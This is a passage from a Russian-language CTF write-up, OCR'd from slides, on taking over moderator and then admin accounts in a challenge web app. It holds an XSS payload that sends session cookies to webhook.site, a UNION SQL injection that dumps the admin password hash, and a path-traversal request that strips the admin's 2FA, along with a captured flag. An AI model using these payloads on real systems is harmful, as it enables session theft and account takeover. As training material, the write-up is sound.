


04

ПОВЫШАЕМ СТАТУС

ПРОДОЛЖЕНИЕ

Промокод успешно создан, и, судя по статусу, его уже кто-то использует. Это странно: мы никому не передавали код. Возможно, промокоды проверяет бот. Создадим ещё один аккаунт (или воспользуемся существующим) и введём созданный промокод.



04

ПОВЫШАЕМ СТАТУС

ПРОДОЛЖЕНИЕ

Вместо применения промокода просто появляется уведомление. Значит, бот, который проверяет промокоды, вероятно, открывает ту же страницу. Попробуем применить XSS и добавить отправку сессионной cookie.

Payload:

```
<script>new Image().src='https://webhook.site/HOOK-ID/?c='+encodeURIComponent(document.cookie)</script>
```

Создаём промокод с этим payload и ждём, пока его проверят.


> Я использовал `webhook.site`. В payload нужно заменить `HOOK-ID` на идентификатор, который выдаст сервис.

2LOSS
PENTEST

04

ПОВЫШАЕМ СТАТУС

ПРОДОЛЖЕНИЕ




2LOSS
PENTEST

04

ПОВЫШАЕМ СТАТУС

ПРОДОЛЖЕНИЕ

У нас есть cookie бота. Подставим их вместо своих с помощью расширения Cookie-Editor или любым другим удобным способом.



2LOSS
PENTEST

04

ПОВЫШАЕМ СТАТУС

ПРОДОЛЖЕНИЕ

Теперь мы модератор и получаем второй флаг:


```
flag{0n3_g4t3w4y_m4ny_d3st1n4t10ns}
```

05

ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

В панели модератора появился список всех пользователей. В нём есть `admin` — пользователь с ролью выше модератора. Рядом со списком находятся поиск по пользователям, кнопки выдачи и снятия VIP, а также кнопка снятия 2FA. Проверим эти функции.

Сначала проверяем поиск на SQL-инъекцию: вводим одинарную кавычку `'` — запрос ломается, значит, наш ввод напрямую попадает в SQL-запрос. В таблице шесть колонок (ID, Username, Role, Balance, 2FA, Tier), поэтому составляем `UNION` на шесть колонок и выводим хэш пароля администратора в колонку `Username`:




2LOSS
PENTEST

05

ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

```
' UNION SELECT id, hash, role, NULL, NULL, NULL FROM users WHERE username='admin'-- -
```



2LOSS
PENTEST

05


ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

В колонке `Username` вместо имени видим строку из 32 hex-символов:

```
84d961568a65073a3bcf0eb216b2a576
```

Проверим хэш на `crackstation.net`.




05

ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

Моментально получаем исходное значение — `superman`.

Пробуем зайти под `admin` / `superman` ... но после пароля сервер требует код 2FA, которого у нас нет.



2LOSS
PENTEST

05

ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

Здесь пригодится кнопка удаления 2FA. Она снимает 2FA у текущего профиля, но целевой профиль передаётся в теле запроса, а путь не проверяется и не нормализуется:

Pretty Raw Hex

```
1  POST /wallet/2fa/remove HTTP/2
2  Host: 858fa9a89e3c4055.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai
3  Cookie: session=eyJ1c2VyX2lkIjo2fQ.aqu4ig.7YcGlsggB3_UkF1JjsgVb73lEwc
4  Content-Length: 15
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: ru-RU,ru;q=0.9
10 Origin: https://858fa9a89e3c4055.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
   Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
   igned-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://858fa9a89e3c4055.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai/wallet
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 target=2fa.lock
```

2LOSS
PENTEST

05


ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

```
POST /wallet/2fa/remove
target=2fa.lock
```

Меняем `target`, используя path traversal, — выходим из собственного namespace и обращаемся к профилю администратора:

```
POST /wallet/2fa/remove
target=../admin/2fa.lock
```

